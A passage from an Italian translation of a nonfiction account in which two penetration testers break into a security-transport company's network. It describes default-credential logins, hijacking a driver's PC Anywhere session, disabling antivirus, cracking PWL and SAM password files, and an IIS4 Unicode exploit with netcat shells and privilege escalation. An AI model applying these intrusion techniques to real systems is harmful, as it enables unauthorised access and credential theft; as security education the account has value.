riuscivamo a confermarlo". (Telnet è un protocollo per controllare remotamente una macchina su Internet. Usando Telnet, Louis si collegò alla porta remota, che accettò dei comandi dal suo computer e gli rispose con risultati che gli apparvero direttamente sullo schermo.)

Quando cercarono di collegarsi, ottennero la richiesta di nome utente e password. Avevano avuto dunque ragione a supporre che la porta fosse usata per un servizio Telnet, ma la finestra di dialogo per l'autenticazione dell'utente era molto diversa da quella offerta dal servizio Telnet della Cisco: "Dopo un po' lo identificammo come un apparecchio 3Com. Il che ci entusiasmò per quanto stavamo facendo, perché non ti capita spesso di scoprire una macchina della Cisco che appare come un altro apparecchio, o di trovare qualche altro servizio disponibile su una porta Tcp alta". Ma il fatto che il servizio Telnet sulla porta 4065 stesse girando su un apparecchio 3Com non aveva alcun senso per loro:

Avevamo due porte aperte sullo stesso apparecchio che si identificavano come due strumenti del tutto diversi realizzati da produttori completamente diversi.

Brock trovò la porta Tcp alta e vi si collegò usando Telnet. "Non appena gli apparve la richiesta di immissione del log-in, gli strillai di provare *admin* [come nome utente], con le solite password sospette, cioè *password*, *admin* e vuoto." Provò diverse combinazioni delle tre come nome utente e password e trovò la chiave dopo pochi tentativi: il nome utente e la password dell'apparecchio 3Com erano entrambi *admin*. "A quel punto strillocò che era entrato," disse Louis, volendo dire che ormai avevano un accesso Telnet al dispositivo 3Com. Il fatto che fosse un account da amministratore era la ciliegina sulla torta:

Laver indovinato quella password fu il primo vero risultato che raggiungemmo.

Avevamo arpionato il tonno. In quel momento stavamo lavorando su due postazioni differenti. Inizialmente, quando scansionavamo la rete e gli elenchi di numeri lavoravamo su macchine separate e ci scambiavamo le informazioni. Ma una volta trovata la porta che dava accesso a quella richiesta di log-in, mi spostai anch'io su quella stessa macchina e iniziammo a lavorare insieme.

Fu una cosa fantastica. Era un apparecchio 3Com e avevamo un accesso di consolle e forse avevamo davanti un'autostrada per fare indagini su quello che potevamo fare.

La prima cosa che volevamo era scoprire esattamente cos'era l'apparecchio 3Com e perché era accessibile su una porta Tcp alta del router Cisco.

Attraverso l'interfaccia a linee di comando, riuscirono a por-

re delle domande sullo strumento. "Pensammo che probabilmente qualcuno aveva inserito il cavo della consolle di questo dispositivo 3Com nell'apparecchio Cisco e ci aveva permesso inavvertitamente di entrare." Ciò avrebbe avuto senso, come una modalità comoda per i dipendenti che potevano usare Telnet nell'apparecchio 3Com attraverso il router. "Forse non c'erano monitor o tastiere a sufficienza nel centro dati," immagina Louis, e avevano rabberciato un cavo come toppa temporanea. Quando non ce n'era stato più bisogno, l'amministratore che aveva collegato il cavo se ne era dimenticato. Se ne era andato, suppone Louis, "del tutto inconsapevole delle conseguenze delle sue azioni".

### *Esaminando la configurazione dell'apparecchio 3Com*

I due avevano ormai capito che il dispositivo 3Com si trovava dietro al firewall e che l'errore dell'amministratore forniva un percorso per aggirare il firewall attraverso la porta alta aperta.

Una volta entrati nella consolle 3Com, guardarono i dati di configurazione, compresi gli indirizzi Ip assegnati alla macchina, e i protocolli usati per la connessione virtual private network.<sup>1</sup> Ma scoprirono anche che l'apparecchio si trovava all'interno dello stesso blocco di indirizzi del server di posta e al di fuori di un firewall interno, in una Dmz. "Arrivammo alla conclusione che si trovava oltre il firewall e che era protetto da Internet tramite delle specie di regole di Filtering."

Cercarono di analizzare la configurazione dell'apparecchio per analizzare le connessioni in entrata, ma attraverso quell'interfaccia non riuscirono a ottenere sufficienti informazioni. Eppure, ipotizzarono che quando un utente qualsiasi si collegava da Internet al router Cisco sulla porta 4065, la connessione veniva stabilita probabilmente con l'apparecchio 3Com che era stato collegato al router Cisco.

Così a questo punto eravamo molto fiduciosi che saremmo riusciti a entrare nelle reti dall'altra parte e ad assumere un controllo maggiore della rete interna. Ora, eravamo di buon umore ma, come dicono gli inglesi, "piuttosto spompati", avendoci già lavorato per due giorni pieni.

Andammo al pub e discutemmo del fatto che l'indomani sarebbe stata una bella giornata, perché avremmo veramente iniziato a guardare alcuni sistemi finali e a spingerci più a fondo nella rete.

<sup>1</sup> Una virtual private network, o Vpn, è una connessione sicura stabilita dentro una rete insicura, di solito Internet. Il livello della sicurezza è determinato dal tipo di codificazione impiegato. La codificazione può essere effettuata dagli stessi software dei firewall o anche dai router. Vedi anche il capitolo 8. [N.d.T.]

Incuriositi dall'apparecchio 3Com, avevano installato un dispositivo per registrare in tempo reale gli ingressi sulla consolle. Se ci fosse stata una qualsiasi attività di notte, sarebbero riusciti a vederla il mattino dopo.

### *Il terzo giorno*

Quando il mattino Brock ispezionò il registro della consolle, scoprì diversi indirizzi Ip. Spiega Louis:

Dopo aver osservato ancora per un po' l'apparecchio 3Com, realizzammo che era una specie di Vpn usata da utenti remoti per collegarsi alla rete aziendale da qualche parte su Internet.

A quel punto, ci entusiasmammo per il fatto che saremmo entrati nello stesso modo in cui entravano gli utenti legittimi.

Cercarono di installare la loro interfaccia Vpn personale sull'apparecchio 3Com aggiungendo un'altra interfaccia alla macchina 3Com, con un indirizzo Ip differente, che non fosse filtrato esplicitamente dal firewall.

Non funzionò. Realizzarono che lo strumento non poteva essere configurato senza danneggiare i servizi legittimi. Non riuscirono ad attivare un sistema Vpn configurato in modo identico, perché il modo in cui l'architettura era configurata impediva loro di fare quello che avrebbero voluto.

Così questa strategia di attacco fallì rapidamente.

Ci sentivamo un po' giù e non più molto eccitati a questo punto. Ma ci trovavamo nella tipica situazione in cui hai fatto solo il primo tentativo e c'è ancora spazio per provare altre strade. Avevamo comunque un buon incentivo, potevamo entrare su questo apparecchio; avevamo ancora quel vantaggio. Ci buttammo nella cosa intensamente per cercare di portarla avanti.

Erano entrati nella zona demilitarizzata della rete della compagnia, ma quando cercavano di ricollegarsi verso l'esterno ai propri sistemi, venivano bloccati. Cercarono anche di eseguire un ping sweep (nel tentativo di ottenere risposte da tutti i sistemi della rete) sull'intero network, a eccezione del sistema 3Com dietro al firewall, per identificare tutti i possibili sistemi da aggiungere alla lista di obiettivi. Se ci fossero stati degli indirizzi di macchine nella cache, avrebbe significato che qualche dispositivo stava bloccando l'accesso al protocollo di livello più alto. "Dopo diversi tentativi," dice Louis, "notammo dei dati nell'Arp Table, che indicavano che alcune macchine avevano trasmesso i propri indirizzi." (Il protocollo Arp, o Address Resolution Protocol, è un metodo per

trovare l'indirizzo fisico di un host dal suo indirizzo Ip. Ciascun host mantiene una Tabella di traduzioni di indirizzi per ridurre il ritardo nel forwardare i pacchetti di dati.)

Così c'erano sicuramente altre macchine all'interno del dominio, "ma quelle non rispondevano ai ping, il che è un classico segno della presenza di un firewall. Per coloro che non sanno cosa c'è un 'ping', si tratta di una tecnica di scansione delle reti che comporta la trasmissione di un certo tipo di pacchetti (Icmp) al sistema prescelto per determinare se l'host sia 'vivo' e pronto a rispondere. Se l'host è vivo, risponderà con un pacchetto di 'risposta Icmp a eco'. Questo sembrò confermare la nostra impressione che c'era un altro firewall, cioè un altro livello di sicurezza tra l'apparecchio 3Com e la loro rete interna".

Louis iniziò a pensare che avevano imboccato una strada senza uscita:

Eravamo entrati in questo dispositivo Vpn ma non avevamo potuto installare il nostro. A quel punto, l'entusiasmo cominciò a scemare. Iniziammo ad avere la sensazione che non ci saremmo spinti oltre nella rete. E così sentimmo il bisogno di fare un brainstorming per farci venire delle idee nuove.

Decisero di guardare meglio tra gli indirizzi Ip che avevano trovato nei registri della consolle: "Considerammo che il passo successivo poteva consistere nel dare uno sguardo a cosa stava comunicando con questo apparecchio 3Com, perché se eravamo entrati in quel dispositivo, allora forse saremmo anche riusciti a impossessarci di un collegamento esistente verso la rete".

Conoscevano alcune delle regole di filtraggio, racconta Louis, e cercarono un modo per aggirare queste regole sul firewall. La sua speranza era che sarebbero riusciti a "trovare dei sistemi ritenuti fidati e che forse potevano avere i privilegi per passare effettivamente attraverso questo firewall. Gli indirizzi Ip che venivano fuori erano di grande interesse per noi".

Mentre erano connessi alla consolle del sistema 3Com, spiega, ogni volta che un utente remoto si collegava o che veniva effettuato un cambio di configurazione, un messaggio di allerta lampeggiava nella parte bassa dello schermo: "Riuscivamo a vedere le connessioni effettuate da questi indirizzi Ip".

I dati di registrazione specificavano l'organizzazione cui erano assegnati gli indirizzi Ip. Inoltre, questi dati comprendevano anche le informazioni di contatto del personale tecnico e amministrativo responsabile dell'organizzazione della rete. Usando questi indirizzi, si rivolsero di nuovo ai dati del registro del database di Ripe, che gli dava le informazioni sulle imprese cui erano assegnati gli indirizzi.

La ricerca consegnò loro un'altra sorpresa: "Scoprimmo che gli indirizzi erano stati registrati da un grande provider delle telecomunicazioni di quel paese. A questo punto non riuscivamo più a raccapazzarci, non potevamo veramente capire cos'erano questi indirizzi Ip, perché le persone si stavano collegando da una telecom", dice Louis, usando il termine britannico per quello che noi americani chiamiamo Isp. I due cominciarono a chiedersi se le connessioni Vpn fossero anch'esse di utenti remoti della compagnia, o erano qualcosa di completamente differente, che al momento non riuscivano neanche a immaginare.

Ci trovavamo al punto in cui bisognava sedersi e fare un autentico brain dump.<sup>2</sup> Avevamo veramente bisogno di fare insieme il quadro della situazione onde poterci capire qualcosa.

La promessa del primo mattino non era stata soddisfatta. Avevamo accesso al sistema, ma non eravamo riusciti a spingerci oltre e sentivamo che non avevamo fatto alcun progresso durante il giorno. Ma invece di andarci a seppellire a casa, per poi tornare la mattina seguente e riprendere dallo stesso punto, pensammo di andare al pub, bere qualcosa, rilassarci e ripulire un po' la testa prima di prendere i mezzi pubblici e andare via.

Era l'inizio della primavera e nell'aria c'era una punta di gelo. La sciammo l'ufficio e andammo in una specie di pub inglese tradizionale, piuttosto tetro e fumoso, dietro l'angolo.

Io presi una lager, Brock uno schnapps alla pesca e limonata, buono, lo devi provare. Ci sedemmo e scambiammo due chiacchiere commiserandoci per come la giornata non era andata secondo i piani. Dopo la prima bibita eravamo un po' più rilassati: prendemmo una penna e un pezzo di carta. Iniziammo a buttare giù un po' di idee su cosa avremmo fatto in seguito.

Eravamo seriamente determinati a preparare un piano, così che il mattino dopo saremmo arrivati in ufficio e avremmo provato immediatamente qualcosa. Disegnammo l'architettura della rete, la mapammo e cercammo di capire quali utenti potevano avere bisogno di un accesso Vpn, dove erano localizzati fisicamente i sistemi, e i probabili passi che gli implementatori del sistema avevano pensato nell'installare il servizio di accesso remoto per questa società.

Disegnammo i sistemi noti e poi da quel punto cercammo di cogliere i particolari e dove erano localizzati alcuni degli altri sistemi. Avevamo bisogno di capire dov'era situato l'apparecchio 3Com all'interno della rete.

In fondo alla figura puoi vedere una serie di quadrati affiancati. Ipotizzammo che le guardie e gli autisti avessero bisogno di entrare in alcune parti del sistema. Ma non ne eravamo del tutto sicuri.

<sup>2</sup> Un brain dump (letteralmente, "scaricare il cervello") è, nel gergo hacker, l'atto di dirsi tutto su un particolare argomento. Di solito viene usato quando si passa a un'altra persona la gestione di un pezzo di codice. Concettualmente è analogo al "core dump" eseguito da un sistema operativo che salva molte informazioni utili prima di uscire. [N.d.T.]

Louis si chiese chi altri, al di là degli addetti interni, poteva aver bisogno di entrare in questa rete. Avevano di fronte una compagnia orgogliosa della propria innovazione tecnologica, così Louis e Brock pensarono che forse avevano sviluppato “un'applicazione per la distribuzione davvero ottima”, che permetteva alle guardie di entrare nella rete dopo aver effettuato una consegna, per vedere quale sarebbe stata quella successiva. Questa applicazione poteva essere stata programmata in modo da rendere automatico tutto il processo, cioè a prova di idiota. Forse l'autista cliccava su un'icona che diceva all'applicazione di collegarsi al server delle applicazioni per ottenere i suoi ordini:

Pensammo che gli autisti forse non erano tecnologicamente molto esperti e che quindi dovevano avergli installato un sistema che fosse molto facile da usare. Iniziammo a riflettere dal punto di vista dell'azienda: che tipo di sistema sarebbe stato facile installare? Che tipo di sistema sarebbe stato facile da gestire e sarebbe stato al contempo sicuro?

Pensarono a un servizio di dial-up accessibile “forse da un computer portatile nella cabina” [lo scompartimento dell'autista del furgone].

“E la società avrebbe dovuto o ospitare questi server in cui eravamo entrati o avrebbe dovuto esternalizzarli a terzi. Ipotizzammo che i terzi fossero una compagnia di telecomunicazione e che le informazioni sarebbero dovute transitare da loro a noi, e che ciò doveva avvenire su Internet tramite un tunnel Vpn.” Immaginavano che le guardie chiamavano l'Isp, si autenticavano lì, prima che fosse permesso loro di collegarsi alla rete della compagnia.

Ma c'era anche un'altra possibilità. Proseguì Louis:

Ipotizzammo: “Vediamo se possiamo far funzionare un'architettura dove una persona in un furgone può fare il log-in, passare oltre le sue credenziali per l'autenticazione ed essere autenticata direttamente dalla compagnia anziché dal provider telecom. Come potrebbe essere configurato il Vpn dell'azienda per far sì che qualsiasi informazione che passa dalla guardia alla compagnia non venga trasmessa in chiaro su Internet?”.

Pensarono anche al modo in cui la compagnia trattava l'autenticazione degli utenti. Dedussero che se una guardia doveva chiamare in dial-up uno dei sistemi che si trovano nel provider telecom, e doveva autenticarsi su di esso, allora i servizi di autenticazione venivano semplicemente offerti in outsourcing. Pensarono che forse esisteva un'altra soluzione, per cui i server di autenticazione erano ospitati dalla compagnia anziché dal provider telecom.

Spesso il compito dell'autenticazione viene affidato a un server separato che svolge questa funzione. Forse l'apparecchio 3Com veniva usato per accedere al server di autenticazione sulla rete interna della compagnia. Chiamando da un modem cellulare, la guardia si collegava all'Isp, veniva trasferita all'apparecchio 3Com, e il suo nome utente e la sua password venivano quindi spediti all'altro server per l'autenticazione.

Così a questo punto la loro ipotesi di lavoro era che quando una guardia della security si collegava in dial-up, stabiliva un collegamento Vpn con il dispositivo 3Com.

Louis e Brock immaginaroni che per ottenere l'accesso alla rete interna, dovevano prima entrare nel sistema di telecomunicazione dell'Isp con cui si collegavano gli autisti dei furgoni. Ma "la cosa che non conoscevamo erano i numeri di telefono di questi apparecchi per il dial-up. Si trovavano in un paese straniero, e non sapevamo che tipo di linee telefoniche avessero e le possibilità di trovare queste informazioni per conto nostro erano basse. La sola cosa che conoscevamo era che il tipo di protocollo della Vpn era il Pptp". La ragione per cui quest'informazione era rilevante è che l'installazione di default della Microsoft uno "Shared Secret", che di solito è la finestra del login e della password per il server o per il dominio.

A questo punto si erano scolati diversi drink e decisero che per risolvere il problema dovevano usare "un approccio senza restrizioni":

A questo punto pensammo di conservare questo pezzo di carta su cui avevamo scarabocchiato tutte queste cose, perché poteva essere un hack molto bello se fossimo riusciti a entrare. E tra noi c'era quasi una sensazione di fierezza per il modo in cui pensavamo di farcela.

### *Alcuni pensieri sul cosiddetto "intuito dell'hacker"*

L'ipotesi formulata dalla coppia quella notte si sarebbe rivelata piuttosto precisa. Louis fa delle osservazioni sull'intuito che sembra essere una qualità di un buon hacker:

È molto difficile spiegare cos'è che ti produce quella sensazione. Viene solo dall'esperienza e dal saper analizzare il modo in cui i sistemi sono configurati.

Brock, in una fase molto prematura del progetto, ebbe la sensazione che dovevamo andare avanti con questa cosa perché pensava che avremmo ottenuto un risultato dalla ricerca; è molto difficile da spiegare. Intuito dell'hacker?

Hai davanti questi piccoli frammenti di informazione e il modo in

cui le cose sono collegate, e inizi a farti un'idea dell'azienda e dei responsabili dell'It. E avevamo questa specie di sensazione che erano molto preparati in materia di sicurezza, ma che forse stavano commettendo qualche piccolo errore.

La mia opinione a riguardo è che gli hacker si fanno un'idea di come le reti e i sistemi sono configurati nell'ambiente aziendale semplicemente mettendo le mani un po' ovunque. È con l'esperienza che divieni consapevole del modo in cui pensano gli amministratori di sistema e gli sviluppatori. È come una partita a scacchi, in cui cerchi di battere il tuo avversario con l'intelligenza e l'astuzia.

Per questo sono convinto che ciò che è in gioco in questo contesto si basa sulla conoscenza del modo in cui gli amministratori di sistema configurano le reti e degli errori più comuni che commettono. Forse Louis aveva ragione all'inizio delle sue osservazioni sull'argomento. Ciò che alcune persone chiamano intuito può anche essere chiamato *esperienza*.

### *Il quarto giorno*

La mattina dopo, non appena entrati, si misero a guardare gli ingressi registrati dalla consolle sull'apparecchio 3Com, in attesa che si collegassero delle persone. Ogni volta che qualcuno lo faceva, scansionavano il più rapidamente possibile le porte dell'indirizzo Ip che si stava collegando in entrata.

Scoprirono che le connessioni duravano circa un minuto e poi si scollegavano. Se la loro ipotesi era giusta, la guardia si collegava, prendeva il suo ordine di lavoro e poi andava di nuovo offline. Il che significava che si sarebbero dovuti muovere molto rapidamente. "Quando vedevamo questi indirizzi Ip lampeggiare spremevamo veramente il client," commenta Louis, usando il termine "spremere" nel senso di battere i tasti con l'adrenalina che scorreva, come se fossero intenti in un gioco al computer molto eccitante.

Scelsero alcune porte con l'idea di trovare servizi che potevano essere vulnerabili, nella speranza di trovarne uno che potesse essere attaccato, come un server Telnet o Ftp, o un web server insicuro. O forse sarebbero riusciti a entrare nelle aree condivise tramite il NetBIOS. Cercarono anche dei programmi basati su interfacce grafiche per la gestione remota da desktop, come WinVnc e Pc Anywhere.

Ma mano a mano che le ore del mattino passavano, non riuscirono a vedere alcun servizio al di là di un paio di host:

Non stavamo andando da nessuna parte, ma eravamo lì che continuavamo a eseguire scansioni ogni volta che un utente remoto si collegava. Poi si collegò una macchina. Facemmo una scansione delle sue porte e trovammo una porta aperta usata di solito da Pc Anywhere.

L'applicazione Pc Anywhere consente il controllo remoto di un computer. Ma questo è possibile solo quando anche sull'altro computer è aperto il programma:

Vedendo che la scansione ci aveva rivelato quella porta, eravamo come entusiasti: "Ah, c'è Pc Anywhere su questa macchina. Potrebbe essere una della macchine degli utenti, proviamoci". Gridammo in ufficio: "Chi ha Pc Anywhere installato!?". Qualcuno rispose: "Ce l'ho io". Così gli gridai il numero Ip in modo che potesse collegarsi il più rapidamente possibile.

Louis definisce il momento del collegamento al sistema Pc Anywhere "un passaggio veramente decisivo". Raggiunse il collega alla sua macchina, mentre una finestra si apriva sullo schermo. "All'inizio ti appare uno sfondo nero," dice Louis, "e avvengono una o due cose: o ti appare una finestra grigia per inserire la password, o lo sfondo diventa blu e viene fuori un desktop Windows."

Trattenemmo il fiato nella speranza di vedere il desktop. Il tempo che passò in attesa della scomparsa dello schermo nero mi sembrò un'eternità. Continuavo a pensare: "Si sta collegando, si sta collegando, sta per scadere il tempo". Oppure "mi sa che ci chiede la password".

Proprio all'ultimo secondo, mentre stavo pensando: "Adesso arriva la finestra con la password", ci apparve il desktop Windows! Wow! A questo punto avevamo il desktop. Tutti gli altri nella stanza si alzarono e vennero a guardare.

La mia reazione fu: "Ecco, ci siamo di nuovo, non dobbiamo perdere questa occasione, sfruttiamola".

Erano finalmente riusciti a entrare in un client che si collegava all'apparecchio 3Com:

A questo punto pensammo "o la va o la spacca". Sapevamo che le persone si collegavano per un tempo molto breve e che rischiavamo di non avere un'altra occasione.

La prima cosa da fare era aprire la sessione di Pc Anywhere e premere due bottoni del software, che Louis chiama "il bottone per oscurare lo schermo" e "il bottone per escludere l'utente dalla consolle". E aggiunge:

Quando usi Pc Anywhere, sia la persona che si trova sul desktop della macchina che quella che usa Pc Anywhere possono automaticamente controllare il mouse e muoverlo sullo schermo per lanciare applicazioni, aprire file e via dicendo. Ma con Pc Anywhere puoi anche escludere l'utente dal controllo del mouse.

Lo fecero. Assunsero il controllo della sessione, e si assicurarono che l'utente non potesse vedere quello che stavano facendo oscurandogli lo schermo. Louis sapeva che non ci sarebbe voluto molto perché l'utente si insospettisse o pensasse di avere un problema con il computer. Avrebbe quindi spento la macchina, il che voleva dire che avevano poco tempo a disposizione:

Ci stavamo giocando la chance di entrare. A questo punto dovevamo pensare rapidamente, su due piedi, per decidere cosa fare e quali informazioni di valore potevamo ricavare da questa macchina. Potevo vedere che sulla macchina girava Windows 98 della Microsoft e così quello che dovevamo fare era trovare qualcuno che potesse dirci quali informazioni potevamo ottenere da un Windows 98. Fortunatamente, uno dei colleghi che si stava interessando un po' alla cosa, anche se non stava lavorando sul nostro progetto, sapeva come estrarre delle informazioni da questi sistemi.

La prima cosa che suggerì fu di dare uno sguardo al file Pwl contenente la lista password. (Questo file, usato da Windows 95, 98 e Millennium Edition, contiene delle informazioni sensibili come le password di dial-up e le password di rete. Per esempio se usi un sistema di networking in dial-up sotto Windows, tutte le informazioni per l'autenticazione come il numero, il nome utente e la password di dial-up vengono archiviate con ogni probabilità in un file Pwl.)

Prima di scaricare il file, dovevano disattivare il software antivirus in modo che non avrebbe individuato gli strumenti che stavano utilizzando. Poi cercarono di usare l'opzione per il trasferimento dei documenti di Pc Anywhere per trasferire il file Pwl dalla macchina dell'autista alla loro. Non funzionò. "Non eravamo sicuri del perché, ma non avevamo tempo per discuterne. Dovevamo ottenere le informazioni Pwl dalla macchina immediatamente, mentre l'autista era ancora online."

Cos'altro potevano fare? Una possibilità era di uploadare un software di craccaggio, craccare il file Pwl *sulla macchina dell'autista* ed estrarre le informazioni in un file di testo, per poi spedirselo. Avevano già il nome utente e la password della macchina dell'autista. Ma realizzarono che c'era un problema: la mappatura della tastiera installata sulla macchina dell'autista era per una lingua straniera, il che spiegava anche i problemi che stavano avendo con l'autenticazione: "Continuavamo a vedere questo

messaggio di errore di login a causa delle mappature straniere della tastiera".

Le lancette dell'orologio ticchettavano:

Pensiamo che il nostro tempo sta per scadere. Il tipo seduto alla guida del furgone di sicurezza potrebbe trasportare un sacco di soldi, o forse dei prigionieri. Si sta chiedendo: "Ma che diavolo sta succedendo qui?".

Ho paura che stacchi la spina prima che riusciamo a mettere le mani su quello che ci serve.

Eccoli lì, in una situazione critica, con una pressione temporale enorme e con nessuno dei due che ha una soluzione per risolvere il problema della tastiera straniera. Forse, come soluzione immediata potevano inserire il nome utente e la password digitandoli in codice Ascii al posto delle lettere e dei numeri. Ma nessuno di loro sapeva come inserire al volo dei caratteri usando il corrispettivo codice Ascii.

Così, cosa si fa oggi quando si ha bisogno velocemente di una risposta? È quello che fecero Louis e Brock: "Decidemmo di andare in Internet per fare delle ricerche e inserire delle lettere senza usare quelle della tastiera".

Ottennero velocemente la risposta: attivare la chiave del blocco numeri, quindi tenere premuto il tasto dell'Alt e digitare il numero del carattere Ascii sulla tastiera. Il resto fu semplice:

Abbiamo spesso bisogno di tradurre lettere e simboli in Ascii e viceversa. Si trattava semplicemente di alzarsi e consultare uno di quei fogli di appunti utili che teniamo appesi sui muri.

Invece di avere delle foto di pin-up, loro avevano delle tabelle Ascii attaccate al muro. "Delle pin-up in Ascii," come le descrive Louis.

Con una rapida trascrizione delle informazioni, e uno di loro alla tastiera mentre l'altro gli dettava cosa scrivere, riuscirono a inserire il nome utente e la password. Poi trasferirono lo strumento per il craccaggio del Pwl e lo lanciarono per estrarre le informazioni dal file Pwl in un file di testo, che trasferirono quindi dal portatile dell'autista a un server Ftp controllato da loro.

Quando Louis esaminò il file, trovò le credenziali per l'autenticazione che stava cercando, compreso il numero di dial-up e le informazioni di log-in usate dall'autista per collegarsi al servizio Vpn della compagnia. Quelle, pensò Louis, erano tutte le informazioni di cui aveva bisogno.

Mentre faceva pulizie per essere sicuro che la loro visita non lasciasse tracce, Louis ispezionò le icone sul desktop e ne notò una che sembrava essere quella dell'applicazione gestita dalle

guardie per prendere le loro informazioni dalla compagnia. E così seppero che queste macchine si stavano, in effetti, collegando alla compagnia per fare delle richieste a un'applicazione server da cui ottenere le informazioni di cui gli autisti avevano bisogno sul campo.

### *L'accesso al sistema della compagnia*

"Sapevamo bene," ricorda Louis, "che l'utente avrebbe potuto riferire in quel momento di una qualche attività strana, così ci tirammo fuori. Perché se l'incidente fosse stato riferito, e il servizio Vpn disattivato, allora le credenziali di login che avevamo non sarebbero valse a nulla."

Pochi secondi dopo, videro cadere la loro connessione Pc Anywhere. La guardia si era disconnessa. Louis e soci avevano estratto le informazioni dal file Pwl sul filo di lana.

Louis e Brock avevano ora un numero di telefono che pensavano servisse a chiamare uno degli apparecchi di dial-up che avevano disegnato sul diagramma al pub la notte precedente. Usando un sistema operativo Windows dello stesso tipo di quello della guardia, si collegarono alla rete della compagnia, inserirono il nome utente e la password e "scoprimmo che eravamo riusciti ad aprire una sessione Vpn".

Per il modo in cui la Vpn era configurata, gli fu assegnato un indirizzo Ip virtuale, all'interno della zona demilitarizzata (Dmz) della compagnia. Si trovavano quindi dietro al primo firewall, ma ancora al di qua del firewall che proteggeva la rete interna scoperta in precedenza.

L'indirizzo Ip assegnato dalla Vpn si trovava nello spazio della Dmz ed era probabilmente ritenuto fidato dalle macchine della rete interna. Louis si aspettava che, penetrando nella rete interna, sarebbe stato tutto molto più facile visto che ormai avevano superato il primo firewall. "A questo punto," dice, "ci aspettavamo che sarebbe stato facile superare il firewall ed entrare nelle reti interne." Ma quando fece il primo tentativo sulla macchina che gestiva l'applicazione server, scoprì che non poteva entrarvi direttamente: "C'era una porta Tcp molto strana che era abilitata attraverso il sistema di filtraggio, che immaginammo servisse all'applicazione che le guardie stavano usando. Ma non sapevamo come funzionava".

Louis voleva trovare un sistema sulla rete interna della compagnia cui potessero accedere dall'indirizzo Ip che gli era stato assegnato. Adottò le "solite regole dell'hacker" per cercare di trovare un sistema da attaccare.

Speravano di trovare un sistema qualsiasi all'interno della re-

te che non fosse accessibile a distanza, ben sapendo che probabilmente non sarebbe stato protetto rispetto a certe vulnerabilità poiché “più probabilmente veniva trattato come un sistema a solo uso interno”. Usarono un port scanner per scansionare tutti i web server accessibili (sulla porta 80) su tutto lo spettro di indirizzi Ip della rete interna. Trovarono un server Windows con cui potevano comunicare su cui girava il noto software Internet Information Server (Iis), ma in una vecchia versione, l’Iis4. Fu una grande notizia, poiché avevano diverse probabilità di trovare dei punti deboli non riparati o degli errori di configurazione che gli avrebbero consegnato le chiavi del regno.

La prima cosa che fecero fu lanciare uno strumento per l’individuazione delle vulnerabilità, Unicode, sul server Iis4 per vedere se fosse vulnerabile, e lo era. (Unicode è un repertorio di caratteri a 16-bit per la codifica dei caratteri di molte lingue diverse a partire da un unico repertorio.) “Così riuscimmo a usare l’exploit dell’Unicode per eseguire dei comandi sul web server Iis,” attaccando i punti deboli della sicurezza su un sistema situato oltre il secondo firewall filtrante della rete interna, “sempre più a fondo in quello che era ritenuto un territorio fidato”, secondo le parole di Louis. In questo caso gli hacker elaborarono una richiesta web (http) che faceva uso di questi caratteri codificati in modo speciale per superare i controlli di sicurezza del web server. Il che li mise in condizione di eseguire dei comandi arbitrari con gli stessi privilegi dell’account sotto cui stava girando il web server.

Bloccati perché non avevano la possibilità di uploadare dei file, vedevano ora un’opportunità. Sfruttarono la vulnerabilità Unicode per eseguire il comando “echo” della shell e uploadare uno script Active Server Pages (Asp), un semplice strumento di caricamento dei file che rese più semplice trasferire altri strumenti di hacking in una directory sotto la webroot autorizzata a gestire gli script dal lato server. (La webroot è la directory principale del web server, da distinguere dalla directory principale di un qualsiasi hard drive, come C:). Il comando echo scrive semplicemente qualsiasi argomento gli venga passato; il risultato può essere ridiretto in un file invece che sullo schermo dell’utente. Per esempio, digitando “echo owned > mitnick.txt”, il comando scriverà la parola “owned” nel file mitnick.txt. Usarono una serie di comandi echo per scrivere il codice sorgente di uno script Asp in una directory eseguibile sul web server.

Poi caricarono sul server altri strumenti di hacking, compreso il noto software di lavoro netcat, un’applicazione molto utile per installare una shell a linee di comando con cui origliare su una porta in entrata. Uploadarono anche uno strumento di exploit chiamato Hk, meno efficace per via di un buco della ver-

sione più vecchia di Windows Nt, per ottenere i privilegi da amministratore di sistema.

Caricarono un altro script semplice per lanciare l'exploit Hk, e poi usarono netcat per aprirsi una connessione shell di ritorno. Questa connessione gli permetteva di eseguire dei comandi sulla macchina obiettivo, in modo simile ai vecchi prompt del Dos, ai tempi del sistema operativo Dos. "Cercammo di lanciare una connessione in uscita dal web server interno al nostro computer nella Dmz," spiega Louis. "Ma non funzionò, così dovemmo usare una tecnica chiamata port barging." Dopo aver eseguito il programma Hk per ottenere i privilegi, configurarono netcat per origliare sulla porta 80, per "togliersi di mezzo" il server Iis temporaneamente e guardare la prima connessione in entrata sulla porta 80.

Louis spiega il termine "barging" dicendo: "Sostanzialmente ti togli di torno l'Iis temporaneamente, ti impossessi della shell e permetti all'Iis di ritornare sulla porta nello stesso momento in cui mantieni l'accesso alla tua shell". In ambiente Windows, a differenza dei sistemi operativi di tipo Unix, è permesso avere due programmi che usano la stessa porta simultaneamente. Chi attacca può sfruttare questa caratteristica trovando una porta che non è filtrata dal firewall per poi eseguire il port barging.

Questo è quanto fecero Louis e Brock. L'accesso shell che avevano già sull'host Iis era limitato ai diritti concessi all'account sotto cui girava il web server. Così lanciarono Hk e netcat e riuscirono a guadagnare dei privilegi pieni di sistema (system user), autenticandosi come utente di sistema, che è il privilegio più importante sul sistema operativo. Usando delle metodologie standard, questo accesso gli avrebbe permesso di ottenere un controllo pieno sull'ambiente Windows.

Sul server girava Windows Nt 4.0. I due intrusi volevano una copia del file del Security Accounts Manager (Sam), che conteneva i dati sugli account degli utenti, dei gruppi, i regolamenti e i controlli d'accesso. Sotto a questa vecchia versione del sistema operativo, gestirono il comando "rdisk /s" per creare un disco d'emergenza di riparazione. Questo programma crea inizialmente diversi file in una directory chiamata "repair". Tra i vari file c'era una versione aggiornata del file Sam che conteneva gli hash delle password per tutti gli account sul server. Prima Louis e Brock avevano recuperato il file Pwl che conteneva le password sensibili dal computer portatile di una guardia; ora stavano estraendo le password cifrate degli utenti su uno dei server della stessa compagnia. Copiarono semplicemente il file Sam nella webroot del web server: "Quindi, usando un browser, lo trasferimmo dal server alla macchina nel nostro ufficio".

Quando ebbero craccato le password del file Sam, notaro-

no che c'era un altro account da amministratore sulla macchina locale che era diverso dall'account vero e proprio dell'amministratore:

Dopo circa un paio d'ore, riuscimmo a craccare la password di questo account e poi provammo ad autenticarla sul controller del dominio primario. E scoprimmo che l'account locale che avevamo hackerato, che aveva i diritti da amministratore sul web server, aveva anche la stessa password sul dominio! L'account aveva anche i diritti di amministrazione sul dominio.

